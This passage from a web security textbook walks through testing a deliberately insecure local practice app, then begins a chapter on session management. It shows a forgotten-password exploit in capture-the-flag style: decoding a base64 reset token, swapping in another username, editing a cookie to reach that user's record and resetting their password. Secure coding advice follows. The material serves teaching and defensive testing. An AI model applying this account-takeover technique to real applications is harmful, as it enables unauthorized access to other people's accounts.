Add new post
View details
Read
See the Latest Posts
View details
Edit
Make Changes to your Account
View details
Vote
For your favorite myth
View details
Create
Secret Journal Entry
View details
See
Your Private Notes
View details

***Figure 9.22**: After bypassing the login*

If we browse to update account, we can see that we are logged in as Julia Hull and see her secret question and answer. Refer to the following figure:


MYTHS ★ ☠ ☠ ★ -- Amazing Myths In SciFi
TUTORIALSMANAGEACCOUNTSIGNOUT
Update
Reset Password

Hello, JuliaHull

Update your Secret

Secret: Ava Hull

Update your password

Password: •••

Confirm Password: •••

***Figure 9.23**: Logged in as JuliaHull*

Login vulnerability secure coding advice

As we fortify the login mechanisms, applying the secure coding principles we have discussed in earlier chapters is essential. Drawing from our insights on injection attacks in *Chapter 4, Observability with SQL Injections*, ensure stringent input validation and parameterized queries to thwart potential exploits. Moreover, integrating user enumeration and brute force attack defenses, as explored earlier in this chapter, adds an extra layer of protection. Implementing account lockouts, throttling, and strong password policies are integral in crafting resilient login systems that guard against cyber threats.

Logout vulnerabilities

Though seemingly straightforward, logout vulnerabilities call for careful consideration in the overall security landscape. While users expect seamless logout functionality, this process's vulnerabilities can compromise the sessions' integrity. Acknowledging the interconnected nature of logout vulnerabilities with session security is essential. This topic will be comprehensively explored in *Chapter 10: Session Management*, emphasizing the holistic approach necessary for safeguarding user sessions and maintaining a robust authentication environment. Additionally, the intricacies of logout in single sign-on scenarios may introduce complexities that demand specialized attention to ensure comprehensive security.

Chapter 10, Session Management, will walk through examples of logout vulnerabilities related to the session.

Forgot password vulnerabilities

Forgotten password mechanisms play a fundamental role in user account recovery, yet they pose distinct vulnerabilities that demand scrutiny. This section explores the intricacies of forgotten password vulnerabilities, ranging from the risk of username enumeration to potential exploits such as bypassing verification checks, manipulating side channels, exploiting guessable one-time passwords or tokens, and orchestrating brute-force attacks on these temporary credentials. Understanding and mitigating these vulnerabilities is essential for supporting the resilience of account recovery processes and fortifying the overall security of authentication systems.

Testing procedures for forgotten password

The first step in testing forgottan password procedure is to use the functionality as a user to get a baseline request. This was probably done during your mapping phase. Some tests to run on the login process include:

- Verify if user enumeration is possible.
- Verify a side channel is used.

- Check if you can bypass any verification checks or side channels.
- Check if one-time passwords or tokens are brute forceable or guessable.
- Verify that the user cannot be changed after performing verification checks.
- Verify that you cannot use the forgotten password request to reset the password more than once.


Forgotten password testing

Let us walk through an example of testing the forgotten password implementation in the habit-helper web application.

We will use the grinch username registered earlier for our example. We will walk through three tests.

- We will verify the use of a side channel.
- We will see if we can bypass it or change the user. Specifically, we will try to change the user to Lizzie.
- Lastly, we will verify that the reset password part of the forgotten password flow is valid only once.

First, when prompted, we will go to the forgot password page and enter the username grinch. An email with instructions is sent, and a new **NEW EMAIL** tab is shown at the top right. Refer to the following figure:




Forgot Your Password?

An email with instructions to reset your password has been sent.

Figure 9.24: NEW EMAIL sent

This insecure application mimics a side channel by creating a modal with the email you would have received. You should never give a real email address when using known insecure applications. This application uses a mock email to side-step the inherent issues of insecure applications while supplying a realistic and easy-to-use user interface.

The email is our side channel. Let us check the email and see if this is a solid implementation or if we can bypass or guess information. The email is as follows:




Your New Reset Password Email

Click the following link to reset your password: Reset Your Password

Figure 9.25: Reset password email


This appears to be a standard email with a link to click to reset your password. Let us copy the link and open it in an incognito browser so that our previous testing does not affect what we see now. The URL is as follows:



```
abit-helper-1.0/?resetpassword=sK291q999985&token=W3Rva2VuOmFjNDRiMjBhYzQ5YWIzMjIzNzI0YmFjZTkzMjg5MjI1LHVzZXI6TGl6emlILGV4cGlyZXM6MTcwMTM3ODQ4NF0=
http://127.0.0.1:8081/habit-helper-1.0/?resetpassword=sK291q999985&token=W3Rva2VuOmFjNDRiMjBhYzQ5YWIzMjIzNzI0YmFjZTkzMjg5MjI1LHVzZXI6TGl6emlILG...
```

Figure 9.26: Reset Password URL

There appear to be two get parameters. One is called resetpassword and the other is called **token**. It is not clear exactly what either is. Let us go to the URL, open **Developer tools**, and look:



```
127.0.0.1:8081/habit-helper-1.0/?resetpassword=sK291q999985&token=W3Rva2VuOmFjNDRiMjBhYzQ5YWIzMjIzNzI0YmFjZTkzMjg5MjI1LHVzZXI6TGl6emlILGV4cGlyZXM6MT...
```

Notifications
NEW EMAIL
Habit Helper Reset Password

Provide the following to reset your pas

Answer your security question: Favorite David Bowie Song

New Password:

Confirm Password:


Reset Password
Elements
Console
Sources
Network
Performance
Memory
Application
Manifest
Service Workers
Storage
Storage
Local Storage
http://127.0.0.1:8081
Session Storage
http://127.0.0.1:8081
IndexedDB
Web SQL
Cookies
http://127.0.0.1:8081
Trust Tokens
Interest Groups
Cache
Cache Storage
Back/forward cache
Filter

Name	Value	Do...
FORGOTPASSWORD	W3Rva2VuOmFjN...	12...
user	sK291q999985	12...
JSESSIONID	E161090245EB006...	12...
permissions	bm9uZQ==	12...

Figure 9.27: Reset Password next step

A user cookie has the same value as the resetpassword get parameter. The security question is my favorite *David Bowie* song, so this may be guessable or researchable.

Previously, the token we saw in detail in *Figure 9.26* ended in an "=", which generally indicates that it is base64 encoded. So, we can copy the value of the token get parameter, and use the Burp Decoder to see what it stores.



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Exte
Software Vulnerability Scanner

```
W3Rva2VuOmM2ZTk0Mzc1ZTJiYWQwMDNhYzAzYmYzNGZhMTkwNWQ5LHVzZXI6Z3JpbmNoLGV4cGlyZXM6MTcwMTQwMzQzOF0=
```

```
[token:c6e94375e2bad003ac03bf34fa1905d9,user:grinch,expires:1701403438]
```


Figure 9.28: Decoded token

This token contains our user's name and expiration date , as well as a seemingly random value. In *Chapter 10*, we will learn how to check if a seemingly random value is random using Burp's Sequencer tool.

We could modify this token to be another user's name, reencode it, replace the cookie, and the get parameter. We could also change the expiration. There is the other User cookie, which contains the value **sK291q999985**. This is not base64 encoded. If this is checked against the username, we might have a problem, or it may only use this cookie. We could try changing the value of this cookie. It ends in a number, so increasing or decreasing by one would be an interesting test to see if both values matter.

First, verify if the link can be used multiple times. Change the password for grinch and then try to do it a second time.

After changing the grinch's password, we received the message that the password was updated. Please log in. Refer to the following figure:




Enter Credentials Below

Password updated. Please login.

Figure 9.29: *Password updated*

Now, click the **NEW EMAIL** again and use the link a second time.

Upon reusing the link, we see the following error message: the token is either expired or already used. Refer to the following figure:




Forgot Your Password?

Your token is expired or has already been used.

Figure 9.30: Expired token

Let us generate another forgot password link for grinch. If you generate enough forgot password links, the resetpassword parameter or user parameter will have similarities upon comparing the different versions in each response. If you experiment by moving the number up, eventually, the security questions change. The parameter looks the user up in a database, and the number is related. Specific numbers are invalid, and they vary for each forgotten password link. Refer to the following figures to see how manually changing the get parameter will result in different security questions. The first figure shows the get parameter **`resetpassword`** value given by the application.


Notifications
Your Account
Sign Out
NEW EMAIL
Habit H
Reset Password

127.0.0.1:8081/habit-helper-1.0/?resetpassword=sK031J999990&token=W3Rva2VuOjAxM2ExMjM2YmEzMDZmODk

Provide the following to reset y


Answer your security question: Favorite Doctor Who Character

New Password:

Confirm Password:

***Figure 9.31**: Security question changed with manipulation of resetpassword parameter*

Now, the second figure shows the same request except for a manual modification of the **`resetpassword`** get parameter. The last character of the get parameter was changed from 0 to 2, and this resulted in a different security question, as shown in the following figure:


Notifications
Your Account
Sign Out
NEW EMAIL
Habit Helper Reset Password
Reset Password

127.0.0.1:8081/habit-helper-1.0/?resetpassword=sK031J999992&token=W3Rva2VuOjAxM2ExMjM2YmEzMDZmODk3M2ZjZWYxZjE4MWI2ZTk3LHVzZXI6Z3Jpb

Provide the following to reset your password

Answer your security question: Favorite food

New Password:

Confirm Password:

***Figure 9.32**: Security question changing example*

Let us make some assumptions and try to guess how this is working:


- The resetpassword get parameter is used to grab the user data from a database.
- The final six characters are always numerical and seem to

start with three or four 9s.

- This is the number that increasing will change the security questions.
- It seems likely that six six-digit number is manipulated somehow to get the database index.
- The one obvious issue is that the same user generally gets a different 6-digit number. Therefore something else in the string is used in the equation to convert this to a database index. Three other numbers are separated from this number via a few characters. Most likely, these are used somehow. It is unnecessary to waste time figuring out the obscure algorithm. We could figure this out with sufficient examples, but we do not need to, if we can make a few more assumptions.
- Likely, the first step in the algorithm is to subtract our number from 999999. Thus, the higher the number, the lower the database index.
- Lizzie was the founder, so her database index is probably 1, and therefore, the highest number that does not cause an error. We can find the highest number that does not cause an error using brute-force techniques or manually.

  To find it manually, try raising the number by 10s until we get an error. When we get an error, try going down five. If that is an error, keep decreasing by one until we find the last valid case. If that is not an error, increment by one until we find the first error, then return to the previous valid point. For example, in the resetpassword link below, we found 999977 was valid, and 999987 was not. So, then we tried 999982, which was valid. Next, we incremented until we find the first non-valid 999985, so we know that Lizzie should be 999984.

So, we take the forgotten password cookie value to the decoder. The value was decoded as base64. We can change the username from grinch to Lizzie. Then, that modified value can be encoded as base64. This is shown in the following figure:




```
W3Rva2VuOjUxNDkzZjliNDNmOTVhZDNiNGExOWZlNWFmMzhlYjVmLHVzZXI6Z3JpbmNoLGV4cGlyZXM6MTcwMTQwNzI5NF0=
[token:51493f9b43f95ad3b4a19fe5af38eb5f,user:Lizzie,expires:1701407294]
[token:51493f9b43f95ad3b4a19fe5af38eb5f,user:Lizzie,expires:1701407294]
W3Rva2VuOjUxNDkzZjliNDNmOTVhZDNiNGExOWZlNWFmMzhlYjVmLHVzZXI6TGl6emllLGV4cGlyZXM6MTcwMTQwNzI5NF0=
```

● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

Figure 9.33: Burp Decoder modify username

We then modified the cookie to the new value, as follows:



```
127.0.0.1:8081/habit-helper-1.0/?resetpassword=Lm523F999984&token=W3Rva2VuOjUxNDkzZjliNDNmOTVhZDNiNGExOWZlNWFmMzhlYjVmLHVzZXI6Z3JpbmNoLGV4cGlyZ...
```

Name	Value	Do...	Path	Ex...	Size	Htt...	Sec...	S	S...	P...	P...
user	Lm523F999984	12...	/h...	Se...	16						Me...
FORGOTPASSWORD	W3Rva2VuOjUxN...	127.0.	/h...	Se...	110						Me...
JSESSIONID	F5082BAD674830...	12...	/h...	Se...	42	✓					Me...
CSRFTOKEN	45c48cce2e2d7fb...	12...	/h...	Se...	41						Me...
permissions	dXNlcg==	12...	/h...	Se...	19						Me...
notifications	ZW1wdHk=	12...	/h...	Se...	21						Me...


Cookie Value ☑ Show URL decoded

```
W3Rva2VuOjUxNDkzZjliNDNmOTVhZDNiNGExOWZlNWFmMzhlYjVmLHVzZXI6TGl6emllLGV4cGlyZXM6M
cwMTQwNzI5NF0=
```

Notifications
Your Account
Sign Out
NEW EMAIL
Habit Helper Reset Passw
Provide the following to reset your pas
Answer your security question! Favorite David Bowie Song
New Password:
Confirm Password:
Reset Password
Login
To get help resisting your bad habits
View details
Elements
Console
Sources
Network
Performance
Memory
Application
Incognito
Filter
Only show cookies with an issue
Application
Manifest
Service Workers
Storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://127.0.0.1:8081
Trust Tokens
Interest Groups
Cache
Cache Storage
Back/forward cache
Background Services
Background Fetch
Background Sync
Notifications
Payment Handler
Periodic Background Sync
Push Messaging
Reporting API
Frames
top

Figure 9.34: Update Cookie Cookie

Then, it was a simple task of guessing Lizzie's favorite *David Bowie* song. When this is done, we get redirected to the login page with the following message:



Enter Credentials Below

Password updated. Flag is flag{R3537_4Ll_7H3_p422WoRD2}

Figure 9.35: Successfully modified another user's password

This was one of the CTF flags for this insecure application. Read on to find out about securing forgotten password pages.

Secure coding advice for forgotten password

Ensuring a robust process for users to reset passwords is paramount for account security. Adopting a multipart approach enhances the resilience of this mechanism. Initially, validating a user's identity by confirming a valid username and other personal information adds an extra layer of verification. Subsequently, generating a secure, one-time password token sent through an out-of-channel method mitigates risks associated with token interception. The token, designed to expire and work only once, is fortified by an added layer of security, requiring users to answer a security question or undergo further verification before going ahead with the password reset.

The order of these steps is contingent on the method employed to distribute the one-time token. Whether delivered as a clickable link in a new browser window or as a manual entry of a numeric/alphanumeric token into the existing session, the security implications differ. Manually entering the token enhances security, reducing susceptibility to threats like hacked emails and phishing attempts. Avoid using `java.util.Random` for token generation.

The deterministic output of `Random` based on time can be exploited, making `java.security.SecureRandom` the preferred choice for security-sensitive applications.

Change password vulnerabilities

Addressing vulnerabilities related to changing passwords is pivotal in ensuring the security of user accounts. This section explores effective testing methodologies to uncover potential weaknesses in the password modification process. By verifying the ability to repeat modified requests, checking for bypasses in password complexity requirements, ensuring user consistency in request modifications, and examining the persistence of these modifications after user logout, we aim to fortify the password-changing functionality against a spectrum of security threats.

Testing procedures for changing passwords

The first step in testing changing passwords is to log in as a user and change their password to get a baseline request. This was probably done during your mapping phase. Some tests to run on the change password process include:

- Check if you can bypass password complexity requirements.
- Verify if you can change the user on the request.
- Check if you can repeat the modified request after the user has logged out.

Testing and secure coding advice are similar to other sections. For example, bypassing password complexity is bypassing a client-side control, which was covered, including secure coding advice in *Chapter 6, CORs Exploitation.*

Changing the user on the request would be similar to the forgotten password walkthrough, although this is an authorization issue, and it will be covered in more depth, including appropriate secure coding guidelines in *Chapter 11, Authorization Practices*.

Conclusion

A robust authentication system is foundational for any secure application, and awareness of potential vulnerabilities is crucial for keeping its integrity. In this chapter, we have discussed various authentication attack vectors. We have explored the complex nature of brute force attacks, username enumeration, and vulnerabilities associated with login, logout, forgot password, and change password functionalities. By exploring testing methods and secure coding guidelines, you are now equipped with the knowledge to find and fortify against authentication vulnerabilities.

In the next chapter, you will learn about session management fundamentals. This includes safeguarding against session fixation, guessable session IDs, and session hijacking, as well as the nuances of JWT vulnerabilities.

CHAPTER 10

Session Management

Introduction

Session management is a crucial aspect of web application security. This chapter explores the specifics of session management testing, including uncovering vulnerabilities that affect cookie-based sessions. We cover everything from the fundamentals to more intricate exploits such as guessable session IDs, session fixation, and session hijacking, providing a thorough analysis. With the help of testing examples and secure coding guidelines, we examine and comprehend well-known attack vectors, enabling you to strengthen your applications against malicious session-based attacks.

Structure

This chapter will discuss the standard session management testing and vulnerabilities, including:

- Session management testing basics
- Guessable Session IDs
- Session fixation
- Session hijacking
- JSON Web Tokens

Objectives

At the end of this chapter, you will be familiar with well-known cookie-based session management attack vectors. You will learn how to use Burp Suite’s Sequencer tool to verify whether a session ID is guessable. We will examine in depth session fixation, where the malicious user sets your session token, and session hijacking, where the malicious user steals the user's session token. Finally, we will learn how **JSON Web Tokens** (**JWTs**) work to supply sessions to stateless applications. We will look at specific vulnerabilities for JWTs, including **Personally identifiable information** (**PII**) leakage, removing integrity checking, and algorithm confusion. Secure coding guidelines will follow.

Session management basics

Session management is an essential aspect of web application security, encompassing the orchestration and control of user interactions during their visit. At its core, a session denotes a historical interaction between a user and the application, started upon login and terminated upon logout. Central to this process are session cookies, unique identifiers that help track and manage user sessions.

Ensuring the security of session management involves using various mechanisms, including specific cookie flags. The Secure cookie flag ensures that the session cookie is transmitted exclusively over secure, encrypted channels, bolstering protection against interception by malicious actors. Meanwhile, the HTTPOnly cookie flag restricts access to the cookie solely to HTTP requests, mitigating the risk of cross-site scripting attacks.

It is crucial to recognize that, from an attacker's perspective, compromising sessions is often more lucrative than targeting credentials directly. Successfully hijacking a session can circumvent multi-factor authentication and IP restrictions, factors typically confirmed only during the login process. Furthermore, security controls like browser validation are generally checked only at the time of login, emphasizing the need for vigilant and robust session management practices throughout the user's interaction with the application.

Session management basic testing

Effective session management hinges on rigorous testing protocols to find and address potential vulnerabilities. In this subsection, we outline key steps to evaluate your session management infrastructure comprehensively:

1. Verify the cookie flags. Confirm the session ID cookie flags adhere to security best practices, specifically having the secure and HTTPOnly flags set to true. Remember, session IDs should never be stored in localStorage or sessionStorage.
2. Test that login creates a new session ID. Log into the application to trigger the generation of a new session ID, confirming the system's ability to securely refresh session tokens.
3. Verify that logout removes the session ID. Logout actions should result in removing the session ID cookie or generating a new session ID.
4. Check that invalidation is done server-side. Ensure that the server invalidates the session, ensuring that the session is no longer valid after logout.
5. Confirm the integrity of session token values. Try to change your session cookie value by trying to use a random token and trying alternatives like dictionary words or non-random strings. More details on this will be included in the *Session fixation* subsection.
6. Examine the token for its entropy or how guessable it is. Conduct this test using Burp Sequencer. See the subsection on *Guessable Session IDs*.

Using these testing guidelines empowers you to assess and fortify your session management systematically, minimizing the risk of potential exploits and enhancing overall security.

Secure coding guidelines

Establishing a robust foundation for secure session management is pivotal in safeguarding user interactions. After a successful login, transitioning from non-SSL to SSL, or a role change, a new session should be generated, and the old one invalidated, which can be done with the following code snippet. Use **session.invalidate()** followed by **session = request.getSession(true)** to ensure a fresh session context. Similarly, after a logout action, invoke **session.invalidate()** to terminate the session gracefully.

Choose built-in session management frameworks such as J2EE for their proven security mechanisms. Ensure that session cookies are configured as HttpOnly and Secure, mitigating the risk of client-side script access and enforcing secure transmission over HTTPS. Crucially, resist the temptation to embed session IDs in URLs, a practice prone to security vulnerabilities. Logging session IDs should be strictly prohibited to prevent accidental exposure. If you must log a session ID, you can truncate the session ID, including up to six characters, to help follow a session in the logs, but other identifiers may better serve you.

Finally, adopting a policy of truncating unnecessary session data reinforces security hygiene. By adhering to these foundational principles, you set up a resilient session management infrastructure that forms the bedrock of a secure web application.

Guessable session IDs

Guessable session ID vulnerabilities introduce the risk of unauthorized access and session hijacking. Session IDs serve as unique tokens to recognize user sessions and become susceptible when they follow predictable or sequential patterns. An attacker armed with the ability to predict or guess session IDs can compromise user sessions, gain unauthorized entry, and potentially exploit sensitive data. Robust session management should include measures to ensure the unpredictability and complexity of session IDs, preventing attempts at unauthorized access and fortifying the application's overall security posture.

Using Burp Suite Sequencer to test session IDs

Burp Suite’s Sequencer tool can be used to check the randomness of anything returned via an HTTP request, not just session IDs. You can use this technique for session IDs or any other token to test the randomness.

Let us test the username cookie in the habit-helper application. Before you start testing the cookie, you must know what request causes the Set-Cookie header in the response. Sometimes, you may already know what request you want to test, but if you do not, then use the Burp Suite search feature to find the right request and response pair. The Search feature is accessed by clicking on **Burp** and selecting **Search** from the menu, as shown below:


